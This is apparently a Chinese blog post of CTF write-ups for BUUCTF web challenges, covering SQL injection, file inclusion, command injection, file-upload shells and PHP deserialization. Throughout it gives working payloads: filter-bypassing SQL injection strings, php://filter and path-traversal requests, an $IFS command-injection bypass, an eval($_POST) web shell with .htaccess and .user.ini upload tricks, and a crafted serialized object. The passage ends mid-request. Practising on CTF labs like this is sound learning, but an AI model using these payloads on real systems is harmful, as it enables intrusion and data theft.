

# buuctf web1

原创

[ThnPkM](#) 于 2022-03-11 22:59:32 发布 2297 收藏 2

分类专栏: [刷题 wp](#) 文章标签: [php](#) [安全](#) [http ctf](#) [网络协议](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_61768489/article/details/122978379](https://blog.csdn.net/qq_61768489/article/details/122978379)

版权



[刷题 wp](#) 专栏收录该内容

37 篇文章 3 订阅

订阅专栏

目录

[\[极客大挑战 2019\]EasySQL](#)

[\[HCTF 2018\]WarmUp](#)

[\[极客大挑战 2019\]Havefun](#)

[\[ACTF2020 新生赛\]Include](#)

[\[强网杯 2019\]随便注](#)

[\[SUCTF 2019\]EasySQL](#)

[\[ACTF2020 新生赛\]Exec](#)

[\[极客大挑战 2019\]Secret File](#)

[\[GXYCTF2019\]Ping Ping Ping](#)

方法一、sh, bash下编码

方法二、内联执行

[\[极客大挑战 2019\]LoveSQL](#)

[\[极客大挑战 2019\]Knife](#)

[\[极客大挑战 2019\]Http](#)

[\[极客大挑战 2019\]Upload](#)

[\[ACTF2020 新生赛\]Upload](#)

[\[RoarCTF 2019\]Easy Calc](#)

[\[极客大挑战 2019\]BabySQL](#)

[\[极客大挑战 2019\]PHP](#)

[\[ACTF2020 新生赛\]BackupFile](#)

[\[极客大挑战 2019\]BuyFlag](#)

[\[BJDCTF2020\]Easy MD5](#)

[SUCTF 2019]CheckIn

[极客大挑战 2019]HardSQL

[MRCTF2020]你传你口呢

[MRCTF2020]Ez\_bypass

[GYCTF2020]Blacklist

[CISCN2019 华北赛区 Day2 Web1]Hack World

---

## [极客大挑战 2019]EasySQL

万能密码



## [HCTF 2018]WarmUp

```

<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) { //in_array() 函数搜索数组中是否存在指定的值
            return true;
        }

        $_page = mb_substr(//mb_substr() 函数返回字符串的一部分
            $page,
            0,
            mb_strpos($page . '?', '?')//mb_strpos(): 返回要查找的字符串在另一个字符串
                中首次出现的位置
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file'])) //::引用类里面的静态方法或者属性,
        而且不需要实例化
) {
    include $_REQUEST['file'];//想办法执行这个包含函数
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>

```

[参考大佬wp \[HCTF 2018\]WarmUp - AlexANSO - 博客园](#)

hint.php告诉了flag的文件名ffffllllaaaagggg

依然还是先慢慢看懂代码意思，遇到不清楚的句子就去查，搁置了很久学了一些php类才慢慢去理解

## 核心要求

- 传入 **file** 参数不为空
- **file** 是字符串
- **file** 被 **checkFile** 引用，并且返回 **true**

然后就是要满足 **checkFile()** 的要求（**file** 就相当于 **page**）

- 第一个 **if**，**page** 变量不为空，是字符串
- 第二个 **if**，传入的 **page** 在白名单中
- 第三个 **if**，这里就是最难理解的，该代码表示截取 **\$page** 中 '?' 前部分，若无则截取整个 **\$page**，截取 **page?** 之前的字符赋给 **\_page**，判断 **\_page** 是否在白名单中
- 第四个 **if**，对 **page** 进行一次 **url** 解码并赋给 **\_page**，截取 **\_page?** 之前的字符赋给 **\_page**，判断 **\_page** 是否在白名单中，
- 浏览器本身会 **url** 解码一次，所以要 **解码两次** 再得到 **source.php** 或 **hint.php**，那么我们就需要 **url** 编码两次，一般来说英语字符 **url** 后还是本身，所以对 **?** 进行两次 **url** 编码就行。不过我试了，全部 **url** 编码两次也可以，就是 **payload** 长了点

这里仅是?url编码两次

```
/source.php?file=source.php%253f../../../../../../../../ffff1111aaaagggg
```

/source.php? 这里是hint.php? 进行url编码两次

```
file=%2568%2569%256e%2574%252e%2570%2568%2570%253f../../../../../../../../ffff1111aaaagggg
```

还有一个坑点，就是用利用 **../** 返回上一级来遍历任意文件，多写几个没问题，不能少

（像这种题跟着 **wp** 一步一步理解都费尽，日常破防，继续加油吧）

## [极客大挑战 2019]Havefun

```
...
    <!--
    $cat=$_GET['cat'];
    echo $cat;
    if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
    }
    -->
    CSDN @ThnPkm
    ...
```

```
/?cat=dog
```

## [ACTF2020 新生赛]Include

```
/?file=php://filter/convert.base64-encode/resource=flag.php
```

```
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7YjcxNTg1NWUyY2FhNC00MzMzMyLTg0YTItOGQxZDgxMTZhMmYzfQo=
```

编码 (Encode)

解码 (Decode)

↕ 交换

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

编/解码后自动全选

```
<?php
echo "Can you find out the flag?";
//flag{b715855e-caa4-4332-84a2-8d1d8116a2f3}
```

CSDN @ThnPkm

## [强网杯 2019]随便注

[\[强网杯 2019\]随便注 1 - ZM思 - 博客园](#)

主要是过滤了select等单词

重命名+堆叠注入

因为可以堆叠查询，这时候就想到了一个改名的方法，把**words**随便改成**words1**，然后把**1919810931114514**改成**words**，再把列名**flag**改成**id**，结合上面的**1' or 1=1#**爆出表所有内容就可以查**flag**啦

```
0';rename table words to words1
;rename table `1919810931114514` to words
;alter table words change flag id varchar(100) CHARACTER SET utf8 COLLATE utf8_general_ci
NOT NULL
;desc words;#
```

最后再**1' or 1=1#**

## [SUCTF 2019]EasySQL

各种试了个遍，还是堆叠注入，看了wp也不太理解，各种看吧

[BUUCTF--Web--\[SUCTF 2019\]EasySQL\\_一只小白来了的博客-CSDN博客\\_buuctf easysql](#)

[select 1 from table where的作用? - ITCHN - 博客园](#)

## [ACTF2020 新生赛]Exec

```
127.0.0.1:ls
127.0.0.1:ls /
127.0.0.1:cat /flag
```

## [极客大挑战 2019]Secret File

```
yle= background-color:black; /></div></div></div></div></div>
```

```
style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1><br><br><br>
```

```
tyle="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
```

```
id="master" href="/Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>  
style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia, serif,color:white;"> Syclover @ c14y</p></div>
```

CSDN @ThnPkm

# 我把他们都放在这里了，去看看吧

SECRET

CSDN @ThnPkm

page/webp,ima

```
Location: end.php  
X-Powered-By: PHP/7.3.11  
Content-Length: 63
```

31/Archive\_roo

```
<!DOCTYPE html>
```

```
<html>
```

```
<!--
```

```
secr3t.php
```

```
-->
```

```
</html>
```

17eccd0f0b62f

CSDN @ThnPkm

```
<html>  
  <title>secret</title>  
  <meta charset="UTF-8">  
<?php  
  highlight_file(__FILE__);  
  error_reporting(0);  
  $file=$_GET['file'];  
  if(strstr($file,"../")||strstr($file, "tp")||strstr($file,"input")||strstr($file,"data")){  
    echo "Oh no!";  
    exit();  
  }  
  include($file);  
  //flag放在了flag.php里  
>>  
</html>
```

根据代码意思，我们需要的东西放在了flag.php文件里面，但是这边过滤了一些文件访问的协议，但是有一个协议没有被过滤就是php协议，

所以构造如下payload:

```
/secr3t.php?file=php://filter/convert.base64-encode/resource=flag.php
```



```
/?ip=127.0.0.1;a=f;d=ag;c=l;cat$IFS$a$c$d.php
```

注意顺序.\*

## [极客大挑战 2019]LoveSQL



跳转到check.php，在这里进行注入

```
93dd0ef4-6029-48d4-b8d7-e0d9abbc812a.node4.buuoj.cn:81/check.php?username=admin&password=a1533c7ca1653cda3cea89c293acec26
```

判断字段数

```
/check.php?username=admin' order by 3%23&password=1 成功  
/check.php?username=admin' order by 4%23&password=1 报错
```

在这里%23就是#的url编码

判断回显点

```
/check.php?username=-1' union select 1,2,3%23&password=1
```

爆库 表列

```
/check.php?username=-1' union select 1,2,database()%23&password=1  
/check.php?username=-1' union select 1,2,group_concat(table_name) from information_schema.tables where tabl  
/check.php?username=-1' union select 1,2,group_concat(column_name) from information_schema.columns where ta  
/check.php?username=-1' union select 1,2,group_concat(id,username,password) from geek.love1sql%23&password
```

## [极客大挑战 2019]Knife



# 我家菜刀丢了，你能帮我找一下么

```
eval($_POST["Syc"]);
```

CSDN @ThnPkm

http://6fef836d-d80a-499c-aeca-f33755d1a10f.node4.buuoj.cn:81/

Syd

成功  
连接成功!

CSDN @ThnPkm

蚁剑连

## [极客大挑战 2019]Http

眼神!!!

密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术

强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信  
息安全氛围


CSDN @ThnPkm

Referer!!!




User-Agent!!!

```
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Referer: https://Sycsecret.buuoj.cn  
Cookie: UM_distinctid=17eccd0f0b546-05ab0cabac208-f791539-144000-17eccd0f0b62ff  
Connection: close
```



X-Forward-For!!!


```
Pragma: no-cache  
Cache-Control: no-cache  
Upgrade-Insecure-Requests: 1  
User-Agent: Syclover  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Referer: https://Sycsecret.buuoj.cn  
Cookie: UM_distinctid=17eccd0f0b546-05ab0cabac208-f791539-144000-17eccd0f0b62ff  
Connection: close
```



```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN;zh;q=0.9
<Forwarded-For: 127.0.0.1
Referer: https://Sycsecretbuuoj.cn
Cookie: UM_distinctid=17eccd0f0b546-05ab0cabac208-f791539-144000-17eccd0f0b62ff
Connection: close
```




## [极客大挑战 2019]Upload




过滤了<?

用这个代替<script language="php">@eval(\$\_POST['pass'])</script>



文件头写进去一下试试看



发现可以上传图片了，但是不能改包php




看了wp知道还有一种文件叫phtml，上传这个就可以了

Content-Type修改成image/jpeg



盲猜上传至upload里面了,蚁剑连接url/upload/pass.phtml



## [ACTF2020 新生赛]Upload

该文件不允许上传, 请上传jpg、png、gif结尾的图片噢!



用上一题的马, 我先上传了png, bp改包成phtml, 成功上传, 连蚁剑看了wp确实还是需要phtml

## [RoarCTF 2019]Easy Calc

看大佬文章

[\[RoarCTF 2019\]Easy Calc\\_沐目的博客-CSDN博客](#)

num前面一个空格可以绕过waf

然后scandir扫目录, scandir(chr(47)), chr(47)是/

```
/calc.php? num=var_dump(scandir(chr(47)))
```



```
array(24) { [0]=> string(1) "." [1]=> string(2) " " [2]=> string(10) ".docke  
string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string  
[11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(2) "usr" [17]=> string(4) "sbin" [18]=> string(2) "tmp" [19]=> string(2) "var" [20]=> string(2) "www" [21]=> string(2) "x11" [22]=> string(2) "y11" [23]=> string(2) "z11" }
```

依然用chr来表示f1agg

```
/calc.php? num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

## [极客大挑战 2019]BabySQL

过滤了关键字, 双写绕过, union,select , where ,from ,and ,or



```
?username=1' unioni onn selecselectt 1,2,database()%23&password=1

?username=1' unioni onn selecselectt 1,2,group_concat(table_name) frofromm infoormation_schema.tables wher

?username=1' unioni onn selecselectt 1,2,group_concat(column_name) frofromm infoormation_schema.columns wh

?username=1' unioni onn selecselectt 1,2,group_concat(passwoorrd) frofromm geek.b4bsq1%23&password=1
```

## [极客大挑战 2019]PHP

之前也是放了很久，学了学反序列化再来看的

源码泄露，直接www.zip试一下,得到源码

反序列化，看代码吧，

class.php

```

<?php
include 'flag.php';

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) { //这里password必须100
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') { //关键是要username=admin
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>

```

index.php

```

<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>

```

思路是比较清晰的，要求反序列化后username=admin和password=100，这其中只需要绕过一些魔法方法就行了

\$res进行反序列化\$select， \$select 传入序列化形式的payload，所以精心构造\$select就行

```
1 <?php
2 class Name
3 {
4     private $username;
5     private $password;
6
7     public function __construct($username, $password)
8     {
9         $this->username = $username;
10        $this->password = $password;
11    }
12 }
13 $a = new Name('admin', '100');
14 echo serialize($a);
15
```

构造需要的条件  
得到序列化字符串

问题 输出 调试控制台 终端 筛选器(例如)

```
O:4:"Name":2:{s:14:"Name username";s:5:"admin";s:14:"Name password";s:3:"100";}
```

CSDN @ThnPkM

得到:

```
O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
```

为了绕过\_\_wakeup , 改大属性个数

```
O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
```

因为属性是private私有, 要在类名和属性名前加%00

```
O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```

最终payload:

```
/index.php/?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```

## [ACTF2020 新生赛]BackupFile

看wp都是用dirsearch扫出来后缀的 index.php.bak

```

<?php
include_once "flag.php";


if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
}

```

弱比较==

```
/?key=123
```

## [极客大挑战 2019]BuyFlag



menu打开页面，查看源码

```

<!--
~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number<br>";
    }elseif ($password == 404) {
        echo "Password Right!<br>";
    }
}
}
-->

```

信息很明确

post传入 money=100000000&password=404a（用a来绕过数字判断）

这里用bp修改，注意这个user要从0改成1，

```
http://f8161eb3-82a4-4835-822d-45146c04431f.node4.buuoj.cn:81/pay.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
JM_distinctid=17eccd0f0b546-05ab0cabac208-f791539-144000-17eccd0f0b62f;
user=1
Connection: close

money=100000000&password=404a
```

```
You must be answer the correct password!</p>
</hr />
<p>
you are Cuiter</br>Password Right!</br>Number lenth is too long</br>
</p>
</hr />
</div>
CSDN @ThnPkm
```

提示数字太长，那就是用科学计数法e

```
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=17eccd0f0b546-05ab0cabac208-f791539-144000-17eccd0f0b62f;
user=1
Connection: close

money=1e10&password=404a
```

```
You must be a student from CUIT!!!</br>
You must be answer the correct password!</p>
</hr />
<p>
you are Cuiter</br>Password Right!</br>flag(216d2ed0-cbf7-418e-9ada-21f5d21c14ce)
</br>
</p>
CSDN @ThnPkm
```

## [BJDCTF2020]Easy MD5

[BUUCTF\\_\\_\[BJDCTF2020\]Easy MD5\\_题解\\_鬮鼠yanshu的博客-CSDN博客](#)

Hint:

```
select * from 'admin' where password=md5($pass,true)
```

**ffifdyop** 在经过执行 `md5(ffifdyop,true)` 后会返回 `'or'6`，使 `sql` 语句永真

```
<!--
$a = $_GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

弱比较，直接用数组了 `?a[]=1&b[]=2`

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!= $_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

MD5碰撞，强比较，数组依然可以绕过 `param1[]=1&param2[]=2`，这里是 `post` 传参

## [SUCTF 2019]CheckIn

用 `.user.ini` 和图片马，不多讲了




加个gif的文件头 可以帮助绕过图片文件检测




直接上传就可以了，然后rce 或者连蚁剑 (这题鬼一样，Chrome一会行一会不行的，用火狐好一点)

phpinfo()试一下行不行，然后再rce



GIF89a flag{7970302f-5de3-4845-bcea-46a5696ef630}



## [极客大挑战 2019]HardSQL

这里使用报错注入并且过滤了and，空格，=，

and用or代替,

空格用 ( ) 代替,

=用like代替

```
check.php?username=admin'or(updatexml(1,concat(0x7e,database()),0x7e),1))%23&password=1
```

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schem
```

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_sche
```

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(password))from(geek.H4rDsq1)),0x7e
```



一套流程下来只给了前半的flag, 另一半需要使用left()/right()语句查询拼接

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4rDsq1
```



拼接一下flag{c617570a-fe27-4d58-815c-96d5bf904ef8}

## [MRCTF2020]你传你□呢

.user.ini被禁了, 试试用.htaccess

```
<FilesMatch "pass.jpg">  
SetHandler application/x-httpd-php  
</FilesMatch>
```

```
Connection: close  
-----WebKitFormBoundaryccGqvIDM6SLLre9D  
